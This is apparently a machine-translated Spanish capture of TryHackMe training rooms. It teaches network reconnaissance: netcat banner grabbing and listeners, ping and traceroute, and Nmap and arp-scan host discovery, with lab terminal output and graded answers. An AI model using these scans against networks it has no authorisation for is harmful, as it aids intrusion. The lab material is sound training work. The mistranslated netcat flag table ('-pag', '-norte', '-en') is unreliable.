Tarea 3 Silbido

Tarea 4 ruta de seguimiento

Tarea 5 Telnet

Tarea 6 netcat

Iniciar máquina

Netcat o simplemente `nc` tiene diferentes aplicaciones que pueden ser de gran valor para un pentester. Netcat admite los protocolos TCP y UDP. Puede funcionar como un cliente que se conecta a un puerto de escucha; alternativamente, puede actuar como un servidor que escucha en un puerto de su elección. Por lo tanto, es una herramienta conveniente que puede utilizar como cliente o servidor simple a través de TCP o UDP.

Primero, puedes conectarte a un servidor, como lo hiciste con Telnet, para recopilar su banner usando `nc MACHINE_IP PORT`, que es bastante similar a nuestro anterior `telnet MACHINE_IP PORT`. Tenga en cuenta que es posible que deba presionar MAYÚS+ENTRAR después de la línea GET.

Terminal Pentest

```
pentester@TryHackMe$ nc MACHINE_IP 80
GET / HTTP/1.1
host: netcat

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 17 Aug 2021 11:39:49 GMT
Content-Type: text/html
Content-Length: 867
Last-Modified: Tue, 17 Aug 2021 11:12:16 GMT
Connection: keep-alive
ETag: "611b9990-363"
Accept-Ranges: bytes
...
```

En la terminal que se muestra arriba, usamos netcat para conectarnos al puerto MACHINE_IP 80 usando `nc MACHINE_IP 80`. A continuación, emitimos un get para la página predeterminada usando `GET / HTTP/1.1`; Estamos especificando al servidor de destino que nuestro cliente admite HTTP versión 1.1. Finalmente, necesitamos darle un nombre a nuestro host, por lo que agregamos una nueva línea, `host: netcat`; Puedes nombrar tu anfitrión como quieras, ya que esto no tiene ningún impacto en este ejercicio.

Según el resultado `Server: nginx/1.6.2` que recibimos, podemos decir que en el puerto 80, tenemos Nginx versión 1.6.2 escuchando conexiones entrantes.

Puede utilizar netcat para escuchar en un puerto TCP y conectarse a un puerto de escucha en otro sistema.

En el sistema *del servidor*, donde desea abrir un puerto y escucharlo, puede emitir `nc -lp 1234` o mejor aún, `nc -vnlp 1234` que equivale a `nc -v -l -n -p 1234`, como recordará de la sala de Linux. El orden exacto de las letras no importa siempre que el número de puerto esté precedido directamente por `-p`.

opción	significado
-l	Modo de escucha
-pag	Especifique el número de puerto
-norte	Solo numérico; no hay resolución de nombres de host a través de DNS
-en	Salida detallada (opcional, pero útil para descubrir errores)
-vv	Muy detallado (opcional)
-k	Seguir escuchando después de que el cliente se desconecte

Notas:

- la opción `-p` debería aparecer justo antes del número de puerto en el que desea escuchar.
- la opción `-n` evitará búsquedas y advertencias de DNS.
- Los números de puerto inferiores a 1024 requieren privilegios de root para escuchar.

En el lado *del cliente*, deberías emitir `nc MACHINE_IP PORT_NUMBER`. A continuación se muestra un ejemplo del uso `nc` de hacer eco. Después de establecer con éxito una conexión con el servidor, todo lo que escriba en el lado del cliente se repetirá en el lado del servidor y viceversa.

Considere el siguiente ejemplo. En el lado del servidor, escucharemos en el puerto 1234. Podemos lograr esto con el comando `nc -vnlp 1234` (igual que `nc -lvnp 1234`). En nuestro caso, el servidor de escucha tiene la dirección IP `MACHINE_IP`, por lo que podemos conectarnos a él desde el lado del cliente ejecutando `nc MACHINE_IP 1234`. Esta configuración hará eco de todo lo que escriba de un lado al otro del túnel TCP. Puede encontrar una grabación del proceso a continuación. Tenga en cuenta que el servidor de escucha está en el lado izquierdo de la pantalla.

Responda las siguientes preguntas

Inicie la VM y abra AttackBox. Una vez que se carga AttackBox, use Netcat para conectarse al puerto 21 de la VM. ¿Cuál es la versión del servidor en ejecución?

0.17 | Respuesta correcta

Tarea 7 Poniendolo todo junto

Creado por tryhackme y strategos

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 79857 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

2145

Reconocimiento activo

Iniciar AttackBox | Ayuda

Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.

100%

Tarea 1 Introducción

Tarea 2 Navegador web

Tarea 3 Silbido

Tarea 4 ruta de seguimiento

Tarea 5 Telnet

Tarea 6 netcat

Tarea 7 Poniendolo todo junto

En esta sala, hemos cubierto muchas herramientas diferentes. Es fácil reunir algunos de ellos mediante un script de shell para crear un escáner de red y sistema primitivo. Puede utilizarlo `traceroute` para asignar la ruta al objetivo, `ping` comprobar si el sistema de destino responde a ICMP Echo y `telnet` comprobar qué puertos están abiertos y accesibles al intentar conectarse a ellos. Los escáneres disponibles hacen esto a niveles mucho más avanzados y sofisticados, como veremos en las siguientes cuatro salas con `nmap` .

Dominio	Ejemplo
silbido	`ping -c 10 MACHINE_IP` en Linux o macOS
silbido	`ping -n 10 MACHINE_IP` en MS Windows
trazarruta	`traceroute MACHINE_IP` en Linux o macOS
tracert	`tracert MACHINE_IP` en MS Windows
Telnet	`telnet MACHINE_IP PORT_NUMBER`
netcat como cliente	`nc MACHINE_IP PORT_NUMBER`
netcat como servidor	`nc -lvnp PORT_NUMBER`

Aunque se trata de herramientas fundamentales, están disponibles en la mayoría de los sistemas. En particular, prácticamente en todos los ordenadores y teléfonos inteligentes se instala un navegador web que puede ser una herramienta esencial en su arsenal para realizar reconocimientos sin hacer sonar las alarmas. Si desea obtener un conocimiento más profundo de las herramientas de desarrollo, le recomendamos unirse a Walking An Application .

Sistema operativo	Acceso directo a herramientas de desarrollador
Linux o MS Windows	`Ctrl+Shift+I`
Mac OS	`Option + Command + I`

Responda las siguientes preguntas

Asegúrese de dominar las diferentes herramientas básicas pero esenciales que presentamos en esta sala antes de pasar a herramientas más sofisticadas.

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 79857 usuarios aquí y esta sala tiene 822 días.

2856

Descubrimiento de host en vivo de Nmap

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Cuando queremos apuntar a una red, queremos encontrar una herramienta eficiente que nos ayude a manejar tareas repetitivas y responder las siguientes preguntas:

1. ¿Qué sistemas están funcionando?
2. ¿Qué servicios se ejecutan en estos sistemas?

La herramienta en la que nos apoyaremos es Nmap . La primera pregunta sobre cómo encontrar computadoras activas se responde en esta sala. Esta sala es la primera de una serie de cuatro salas dedicadas a Nmap. La segunda pregunta sobre el descubrimiento de servicios en ejecución se responde en las siguientes salas de Nmap que se centran en el escaneo de puertos.

Esta sala es la primera de cuatro de esta serie de Nmap . Estas cuatro salas también forman parte del módulo de Seguridad de Red.

1. Descubrimiento de host en vivo de Nmap
2. Escaneos de puertos básicos de Nmap
3. Escaneos de puertos avanzados de Nmap
4. Escaneos de puertos posteriores a Nmap

Esta sala explica los pasos que realiza Nmap para descubrir los sistemas que están en línea antes del escaneo de puertos. Esta etapa es crucial porque intentar escanear sistemas fuera de línea solo hará perder tiempo y creará ruido innecesario en la red.

Presentamos los diferentes enfoques que utiliza Nmap para descubrir hosts en vivo. En particular, cubrimos:

1. Escaneo ARP : este escaneo utiliza solicitudes ARP para descubrir hosts en vivo
2. Escaneo ICMP: este escaneo utiliza solicitudes ICMP para identificar hosts en vivo
3. Exploración de ping TCP /UDP: esta exploración envía paquetes a puertos TCP y UDP para determinar los hosts activos.

También presentamos dos escáneres, `arp-scan` y `masscan` explicamos cómo se superponen con parte del descubrimiento de host de Nmap.

Como ya se mencionó, a partir de esta sala, usaremos Nmap para descubrir sistemas y servicios de forma activa. Nmap fue creado por Gordon Lyon (Fyodor), un experto en seguridad de redes y programador de código abierto. Fue lanzado en 1997. Nmap, abreviatura de Network Mapper, es un software gratuito de código abierto publicado bajo licencia GPL. Nmap es una herramienta estándar de la industria para mapear redes, identificar hosts en vivo y descubrir servicios en ejecución. El motor de secuencias de comandos de Nmap puede ampliar aún más su funcionalidad, desde servicios de toma de huellas digitales hasta la explotación de vulnerabilidades. Un escaneo de Nmap generalmente sigue los pasos que se muestran en la figura siguiente, aunque muchos son opcionales y dependen de los argumentos de la línea de comandos que proporcione.

Responda las siguientes preguntas

Algunas de estas preguntas requerirán el uso de un sitio estático para responder las preguntas de la tarea, mientras que otras requerirán el uso de AttackBox y la VM de destino.

No se necesita respuesta | Pregunta hecha

Tarea 2 Subredes

Tarea 3 Enumeración de objetivos

Tarea 4 Descubriendo anfitriones en vivo

Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

2856

Descubrimiento de host en vivo de Nmap

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Subredes

Ver sitio

Repasemos un par de términos antes de pasar a las tareas principales. Un *segmento de red* es un grupo de computadoras conectadas mediante un medio compartido. Por ejemplo, el medio puede ser el conmutador Ethernet o el punto de acceso WiFi. En una red IP, una *subred* suele ser el equivalente a uno o más segmentos de red conectados entre sí y configurados para utilizar el mismo enrutador. El segmento de red se refiere a una conexión física, mientras que una subred se refiere a una conexión lógica.

En el siguiente diagrama de red, tenemos cuatro segmentos de red o subredes. En términos generales, su sistema estaría conectado a uno de estos segmentos/subredes de red. Una subred, o simplemente una subred, tiene su propio rango de direcciones IP y está conectada a una red más amplia a través de un enrutador. Es posible que haya un firewall que aplique políticas de seguridad según cada red.

La figura anterior muestra dos tipos de subredes:

- Subredes con `/16` , lo que significa que la máscara de subred se puede escribir como `255.255.0.0` . Esta subred puede tener alrededor de 65 mil hosts.
- Subredes con `/24` , lo que indica que la máscara de subred se puede expresar como `255.255.255.0` . Esta subred puede tener alrededor de 250 hosts.

Es posible que desee consultar la Tarea 2 en la sala de Introducción a LAN si necesita obtener más información sobre la creación de subredes.


Como parte del reconocimiento activo, queremos descubrir más información sobre un grupo de hosts o sobre una subred. Si está conectado a la misma subred, esperaría que su escáner dependiera de consultas ARP (Protocolo de resolución de direcciones) para descubrir hosts activos. Una consulta ARP tiene como objetivo obtener la dirección de hardware (dirección MAC) para que sea posible la comunicación a través de la capa de enlace; sin embargo, podemos usar esto para inferir que el host está en línea. (Volvemos a visitar la capa de enlace en la Tarea 4.)

Si está en la Red A, puede usar ARP solo para descubrir los dispositivos dentro de esa subred (10.1.100.0/24). Suponga que está conectado a una subred diferente de la subred de los sistemas de destino. En ese caso, todos los paquetes generados por su escáner se enrutarán a través de la puerta de enlace predeterminada (enrutador) para llegar a los sistemas en otra subred; sin embargo, las consultas ARP no se enrutarán y, por lo tanto, no podrán cruzar el enrutador de subred. ARP es un protocolo de capa de enlace y los paquetes ARP están vinculados a su subred.

Haga clic en el botón "Ver sitio" para iniciar el simulador de red. Usaremos este simulador para responder las preguntas de las tareas 2, 4 y 5.

Responda las siguientes preguntas

Envíe un paquete con lo siguiente:



- Desde la computadora1
- A la computadora1 (para indicar que se transmite)
- Tipo de paquete: "Solicitud ARP"
- Datos: computadora6 (porque estamos solicitando la dirección MAC de la computadora6 mediante la solicitud ARP)


¿Cuántos dispositivos pueden ver la solicitud ARP ?

4 Respuesta correcta Pista

¿ Recibió la computadora6 la solicitud ARP ? (sí/no)

N Respuesta correcta

Envíe un paquete con lo siguiente:



- Desde la computadora4
- A la computadora4 (para indicar que se transmite)
- Tipo de paquete: "Solicitud ARP"
- Datos: computadora6 (porque estamos solicitando la dirección MAC de la computadora6 mediante la solicitud ARP)

¿Cuántos dispositivos pueden ver la solicitud ARP ?

4 Respuesta correcta Pista

¿ La computadora6 respondió a la solicitud ARP ? (sí/no)

Y Respuesta correcta

Tarea 3 Enumeración de objetivos

Tarea 4 Descubriendo anfitriones en vivo

Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Creado por tryhackme y strategos
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

2856

Descubrimiento de host en vivo de Nmap

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

100%

Tarea 1 Introducción

Tarea 2 Subredes

Tarea 3 Enumeración de objetivos

Mencionamos las diferentes *técnicas* que podemos usar para escanear en la Tarea 1. Antes de explicar cada una en detalle y ponerlas en uso contra un objetivo vivo, debemos especificar los objetivos que queremos escanear. En términos generales, puede proporcionar una lista, un rango o una subred. Ejemplos de especificación de destino son:

- lista: `MACHINE_IP scanme.nmap.org example.com` escaneará 3 direcciones IP.
- rango: `10.11.12.15-20` escaneará 6 direcciones IP: `10.11.12.15` , `10.11.12.16` ,... y `10.11.12.20` .
- subred: `MACHINE_IP/30` escaneará 4 direcciones IP.

También puede proporcionar un archivo como entrada para su lista de objetivos, `nmap -iL list_of_hosts.txt` .

Si desea comprobar la lista de hosts que Nmap escaneará, puede utilizar `nmap -sL TARGETS` . Esta opción le dará una lista detallada de los hosts que Nmap escaneará sin escanearlos; sin embargo, Nmap intentará una resolución DNS inversa en todos los objetivos para obtener sus nombres. Los nombres pueden revelar diversa información al pentester. (Si no desea Nmap en el servidor DNS, puede agregar `-n` .)

Inicie AttackBox usando el botón Iniciar AttackBox, abra la terminal cuando AttackBox esté listo y use Nmap para responder lo siguiente.

Responda las siguientes preguntas

¿Cuál es la primera dirección IP que Nmap escanearía si la proporcionaras `10.10.12.13/29` como objetivo?

10.10.12.8 | Respuesta correcta | Pista

¿Cuántas direcciones IP escaneará Nmap si proporciona el siguiente rango `10.10.0-255.101-125` ?

6400 | Respuesta correcta | Pista

Tarea 4 Descubriendo anfitriones en vivo

Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

2856

Descubrimiento de host en vivo de Nmap

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

100%

Tarea 1 Introducción


Tarea 2 Subredes

Tarea 3 Enumeración de objetivos

Tarea 4 Descubriendo anfitriones en vivo

Revisemos las capas TCP/IP que se muestran en la siguiente figura. Aprovecharemos los protocolos para descubrir a los anfitriones en vivo. Empezando de abajo hacia arriba, podemos usar:

- ARP desde la capa de enlace
- ICMP desde la capa de red
- TCP desde la capa de transporte
- UDP desde la capa de transporte



Antes de analizar en detalle cómo los escáneres pueden utilizar cada uno de ellos, revisaremos brevemente estos cuatro protocolos. ARP tiene un propósito: enviar una trama a la dirección de transmisión en el segmento de red y pedirle a la computadora con una dirección IP específica que responda proporcionando su dirección MAC (hardware).

ICMP tiene muchos tipos . El ping ICMP utiliza el tipo 8 (eco) y el tipo 0 (respuesta de eco).

Si desea hacer ping a un sistema en la misma subred, una consulta ARP debe preceder al eco ICMP.

Aunque TCP y UDP son capas de transporte, para fines de escaneo de red, un escáner puede enviar un paquete especialmente diseñado a puertos TCP o UDP comunes para verificar si el objetivo responderá. Este método es eficaz, especialmente cuando ICMP Echo está bloqueado.

Si ha cerrado el simulador de red, haga clic en el botón "Ver sitio" en la Tarea 2 para mostrarlo nuevamente.

Responda las siguientes preguntas

Envíe un paquete con lo siguiente:

- Desde la computadora1
- A la computadora3
- Tipo de paquete: "Solicitud de ping"

¿Cuál es el tipo de paquete que envió la computadora1 antes del ping?

ARP Request — Respuesta correcta

¿Cuál es el tipo de paquete que recibió la computadora1 antes de poder enviar el ping?

ARP Response — Respuesta correcta

¿Cuántas computadoras respondieron a la solicitud de ping?

1 — Respuesta correcta

Envíe un paquete con lo siguiente:

- Desde la computadora2
- A la computadora5
- Tipo de paquete: "Solicitud de ping"

¿Cuál es el nombre del primer dispositivo que respondió a la primera solicitud ARP ?

router — Respuesta correcta

¿Cuál es el nombre del primer dispositivo que respondió a la segunda solicitud ARP ?

computer5 — Respuesta correcta

Envíe otra solicitud de ping. ¿Requirió nuevas solicitudes ARP ? (sí/no)

N — Respuesta correcta

Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Creado por tryhackme y strategos
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

Descubrimiento de host en vivo de Nmap

2856

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

100%

Tarea 1 Introducción

Tarea 2 Subredes

Tarea 3 Enumeración de objetivos

Tarea 4 Descubriendo anfitriones en vivo

Tarea 5 Descubrimiento de host Nmap mediante ARP

¿Cómo sabrías qué hosts están en funcionamiento? Es esencial evitar perder el tiempo escaneando puertos en un host fuera de línea o en una dirección IP que no está en uso. Hay varias formas de descubrir servidores de alojamiento en línea. Cuando no se proporcionan opciones de descubrimiento de hosts, Nmap sigue los siguientes enfoques para descubrir hosts activos:

1. Cuando un usuario *privilegiado* intenta escanear objetivos en una red local (Ethernet), Nmap utiliza *solicitudes ARP*. Un usuario privilegiado es `root` un usuario que pertenece `sudoers` y puede ejecutar `sudo`.
2. Cuando un usuario *privilegiado* intenta escanear objetivos fuera de la red local, Nmap utiliza solicitudes de eco ICMP, TCP ACK (Reconocimiento) al puerto 80, TCP SYN (Sincronización) al puerto 443 y solicitud de marca de tiempo ICMP.
3. Cuando un usuario *sin privilegios* intenta escanear objetivos fuera de la red local, Nmap recurre a un protocolo de enlace TCP de tres vías enviando paquetes SYN a los puertos 80 y 443.

Nmap, de forma predeterminada, utiliza un escaneo de ping para encontrar hosts en vivo y luego procede a escanear solo los hosts en vivo. Si desea utilizar Nmap para descubrir hosts en línea sin escanear puertos en los sistemas activos, puede emitir `nmap -sn TARGETS`. Profundicemos para obtener una comprensión sólida de las diferentes técnicas utilizadas.


El escaneo ARP solo es posible si se encuentra en la misma subred que los sistemas de destino. En Ethernet (802.3) y WiFi (802.11), necesita conocer la dirección MAC de cualquier sistema antes de poder comunicarse con él. La dirección MAC es necesaria para el encabezado de la capa de enlace; el encabezado contiene la dirección MAC de origen y la dirección MAC de destino, entre otros campos. Para obtener la dirección MAC, el sistema operativo envía una consulta ARP. Un host que responde a consultas ARP está activo. La consulta ARP solo funciona si el objetivo está en la misma subred que usted, es decir, en la misma Ethernet/WiFi. Debería esperar ver muchas consultas ARP generadas durante un escaneo Nmap de una red local. Si desea que Nmap solo realice un escaneo ARP sin escaneo de puertos, puede usar `nmap -PR -sn TARGETS`, donde `-PR` indica que solo desea un escaneo ARP. El siguiente ejemplo muestra a Nmap usando ARP para el descubrimiento de hosts sin ningún escaneo de puertos. Corremos `nmap -PR -sn MACHINE_IP/24` para descubrir todos los sistemas activos en la misma subred que nuestra máquina de destino.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PR -sn 10.10.210.6/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 07:12 BST
Nmap scan report for ip-10-10-210-75.eu-west-1.compute.internal (10.10.210.75)
Host is up (0.00013s latency).
MAC Address: 02:83:75:3A:F2:89 (Unknown)
Nmap scan report for ip-10-10-210-100.eu-west-1.compute.internal (10.10.210.100)
Host is up (-0.100s latency).
MAC Address: 02:63:D0:1B:2D:CD (Unknown)
Nmap scan report for ip-10-10-210-165.eu-west-1.compute.internal (10.10.210.165)
Host is up (0.00025s latency).
MAC Address: 02:59:79:4F:17:B7 (Unknown)
Nmap scan report for ip 10 10 210 6.eu west 1.compute.internal (10.10.210.6)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.12 seconds
```

En este caso, AttackBox tenía la dirección IP 10.10.210.6 y utilizó solicitudes ARP para descubrir los hosts activos en la misma subred. El escaneo ARP funciona, como se muestra en la siguiente figura. Nmap envía solicitudes ARP a todas las computadoras de destino, y aquellas en línea deben enviar una respuesta ARP.

Si observamos los paquetes generados utilizando una herramienta como tcpdump o Wireshark, veremos un tráfico de red similar al de la siguiente figura. En la siguiente figura, Wireshark muestra la dirección MAC de origen, la dirección MAC de destino, el protocolo y la consulta relacionada con cada solicitud ARP. La dirección de origen es la dirección MAC de nuestro AttackBox, mientras que el destino es la dirección de transmisión, ya que no conocemos la dirección MAC del objetivo. Sin embargo, vemos la dirección IP del objetivo, que aparece en la columna Información. En la figura podemos ver que estamos solicitando las direcciones MAC de todas las direcciones IP de la subred, comenzando por `10.10.210.1`. El host con la dirección IP que estamos preguntando enviará una respuesta ARP con su dirección MAC, y así sabremos que está en línea.



Hablando de escaneos ARP, debemos mencionar un escáner creado en torno a consultas ARP: `arp-scan`; proporciona muchas opciones para personalizar su escaneo. Visite la wiki de arp-scan para obtener información detallada. Una opción popular es `arp-scan --localnet` o simplemente `arp-scan -l`. Este comando enviará consultas ARP a todas las direcciones IP válidas en sus redes locales. Además, si su sistema tiene más de una interfaz y está interesado en descubrir los hosts en vivo en uno de ellos, puede especificar la interfaz usando `-I`. Por ejemplo, `sudo arp-scan -I eth0 -l` enviará consultas ARP para todas las direcciones IP válidas en la `eth0` interfaz.


Tenga en cuenta que `arp-scan` no está instalado en AttackBox; sin embargo, se puede instalar usando `apt install arp-scan`.

En el siguiente ejemplo, escaneamos la subred de AttackBox usando `arp-scan ATTACKBOX_IP/24`. Dado que ejecutamos este escaneo en un período de tiempo cercano al anterior `nmap -PR -sn ATTACKBOX_IP/24`, obtuvimos los mismos tres objetivos vivos.

Terminal Pentest

```
pentester@TryHackMe$ sudo arp-scan 10.10.210.6/24
Interface: eth0, datalink type: EN10MB (Ethernet)
WARNING: host part of 10.10.210.6/24 is non-zero
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.10.210.75    02:83:75:3a:f2:89   (Unknown)
10.10.210.100   02:63:d0:1b:2d:cd   (Unknown)
10.10.210.165   02:59:79:4f:17:b7   (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.726 seconds (93.91 hosts/sec). 3 responded
```

Del mismo modo, el comando `arp-scan` generará muchas consultas ARP que podremos ver usando tcpdump, Wireshark o una herramienta similar. Podemos notar que el paquete captura `arp-scan` y `nmap -PR -sn` produce patrones de tráfico similares. A continuación se muestra el resultado de Wireshark.



Si ha cerrado el simulador de red, haga clic en el botón "Visitar sitio" en la Tarea 2 para mostrarlo nuevamente.

Responda las siguientes preguntas

Enviaremos paquetes de solicitudes ARP de transmisión con las siguientes opciones:

- Desde la computadora1
- A la computadora1 (para indicar que se transmite)
- Tipo de paquete: "Solicitud ARP"
- Datos: pruebe los ocho dispositivos posibles (aparte de la computadora1) en la red: computadora2, computadora3, computadora4, computadora5, computadora6, conmutador1, conmutador2 y enrutador.

¿Cuántos dispositivos puedes descubrir usando solicitudes ARP?

3

Respuesta correcta

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

Descubrimiento de host en vivo de Nmap

2856

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

Lanzar AttackBox | Mostrar vista dividida | Ayuda

Room completed (100%)

Tarea 1 Introducción

Tarea 2 Subredes

Tarea 3 Enumeración de objetivos


Tarea 4 Descubriendo anfitriones en vivo

Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Podemos hacer ping a cada dirección IP en una red de destino y ver quién responderá a nuestras `ping` solicitudes (ICMP Tipo 8/Echo) con una respuesta de ping (ICMP Tipo 0). Sencillo, ¿no? Aunque este sería el enfoque más sencillo, no siempre es fiable. Muchos firewalls bloquean el eco ICMP; Las nuevas versiones de MS Windows están configuradas con un firewall de host que bloquea las solicitudes de eco ICMP de forma predeterminada. Recuerde que una consulta ARP precederá a la solicitud ICMP si su objetivo está en la misma subred.

Para utilizar la solicitud de eco ICMP para descubrir hosts en vivo, agregue la opción `-PE`. (Recuerde agregarlo `-sn` si no desea continuar con una exploración de puerto). Como se muestra en la siguiente figura, una exploración de eco ICMP funciona enviando una solicitud de eco ICMP y espera que el objetivo responda con una respuesta de eco ICMP si está en línea.



En el siguiente ejemplo, escaneamos la subred del objetivo usando `nmap -PE -sn MACHINE_IP/24`. Este análisis enviará paquetes de eco ICMP a cada dirección IP de la subred. Normalmente, esperamos que los anfitriones en vivo respondan; sin embargo, es aconsejable recordar que muchos cortafuegos bloquean ICMP. El siguiente resultado muestra el resultado de escanear la subred clase C de la máquina virtual utilizando `sudo nmap -PE -sn MACHINE_IP/24` AttackBox.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 10:16 BST
Nmap scan report for ip-10-10-68-50.eu-west-1.compute.internal (10.10.68.50)
Host is up (0.00017s latency).
MAC Address: 02:93:36:71:58:87 (Unknown)
Nmap scan report for ip-10-10-68-52.eu-west-1.compute.internal (10.10.68.52)
Host is up (0.00017s latency).
MAC Address: 02:48:E8:B6:78:17 (Unknown)
Nmap scan report for ip-10-10-68-77.eu-west-1.compute.internal (10.10.68.77)
Host is up (-0.100s latency).
MAC Address: 02:0F:8A:10:76:35 (Unknown)
Nmap scan report for ip-10-10-68-110.eu-west-1.compute.internal (10.10.68.110)
Host is up (-0.10s latency).
MAC Address: 02:68:50:E9:C2:91 (Unknown)
Nmap scan report for ip-10-10-68-140.eu-west-1.compute.internal (10.10.68.140)
Host is up (0.00016s latency).
MAC Address: 02:C6:41:51:B6:0F (Unknown)
Nmap scan report for ip-10-10-68-220.eu-west-1.compute.internal (10.10.68.220)
Host is up (0.00026s latency).
MAC Address: 02:25:3F:DB:FE:0B (Unknown)
Nmap scan report for ip-10-10-68-222.eu-west-1.compute.internal (10.10.68.222)
Host is up (0.00025s latency).
MAC Address: 02:28:81:2F:B0:1D (Unknown)
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.11 seconds
```

